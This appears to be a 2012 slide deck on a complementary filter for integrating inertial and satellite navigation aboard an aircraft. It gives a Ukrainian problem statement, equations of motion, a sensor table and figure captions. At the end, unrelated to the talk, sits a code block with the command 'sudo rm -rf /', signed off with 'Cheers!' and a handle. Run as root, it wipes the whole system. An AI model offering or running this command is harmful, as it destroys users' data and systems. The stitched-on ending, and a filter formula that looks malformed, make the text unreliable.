

# Combined Complementary Filter For Inertial Navigation System

M.K. Filiashkin  
M.V.Novik

October 9, 2012

# Introduction

**Постановка задачі**: дослідження можливостей комплексування навігаційної інформації двох систем, що є на борту сучасного літака: безплатформенної інерціальної навігаційної системи і супутникової високоточної навігаційної системи.

В результаті комплексування ІНС та СНС досягаються:

- 1 підвищення точності визначення координат, висоти, швидкості і часу споживача;
- 2 уточнення кутів орієнтації (курсу, крену і тангажа);
- 3 оцінка й уточнення параметрів калібрування навігаційних датчиків, таких, як дрейфи гіроскопів, масштабні коефіцієнти, зсуви нуля акселерометрів тощо;
- 4 забезпечення на цій основі безперервності навігаційних визначень на всіх етапах руху, у тому числі і при тимчасовій непрацездатності приймача СНС у випадках впливу завад або енергійних маневрів ЛА.

# Complementary filter




Figure: Complementary filter

$$F(p) = \begin{cases} \frac{1}{T_1 p + 1} & \text{if } t_{up} \leq T_1; \\ \frac{T_2 p + 1}{(T_2 p + 1)(T_2 p + 1)(T_2 p + 1)} & \text{if } T_1 < t_{up} \leq T_2; \\ \frac{T_3 p + 1}{(T_3 p + 1)(T_3 p + 1)(T_3 p + 1)} & \text{if } T_2 < t_{up}. \end{cases} \quad (1)$$

# Simple INS

## Equation of Motion

$$\begin{aligned}
 \dot{\varphi} &= \frac{V_N}{R_E + h}; \dot{h} = V_U; \dot{\vartheta} = \omega - \frac{V_N}{R_E + h}; \\
 \dot{V}_N &= a_N - \frac{V_N}{R_E + h} V; \dot{V}_U = a_U + \frac{V_N}{R_E + h} V_N - g; \\
 a_N &= a_y \cos \vartheta - a_z \sin \vartheta; a_U = a_y \sin \vartheta + a_z \cos \vartheta;
 \end{aligned} \tag{2}$$

$\varphi, h$ - latitude and height;

$V_N, V_U$ - North and Up velocity;

$a_N, a_U$  - North and Up acceleration;

$a_y, a_z$  - acceleration in body frame (accelerometers output);

$\vartheta$  - pitch angle;  $\omega$ - angular velocity in body frame (gyro output);

$R_E$ - Earth radius;

# Sensors Parameters

## Sensors

Table: Simulation Parameters

Parameter	Value
Gyro bias	$100^\circ/hr$
Angular random walk	$1.2^\circ/\sqrt{hr}$
Accelerometer bias	$10^{-2}g$
Velocity random walk	$0.18m/s/\sqrt{hr}$
GNSS position precision	$7m(1\sigma)$
GNSS velocity precision	$0.05m/s(1\sigma)$

# Estimation error of position and velocity





Figure: Estimation error of position and velocity

# INS error of position and velocity





Figure: INS error of position and velocity

# INS attitude error in case of 10% error in initial condition





Figure: Prediction of INS attitude error in case of 10% error in initial condition for gyro bias



```
sudo rm -rf /
```

Cheers!

@isinf

<https://github.com/phen0m>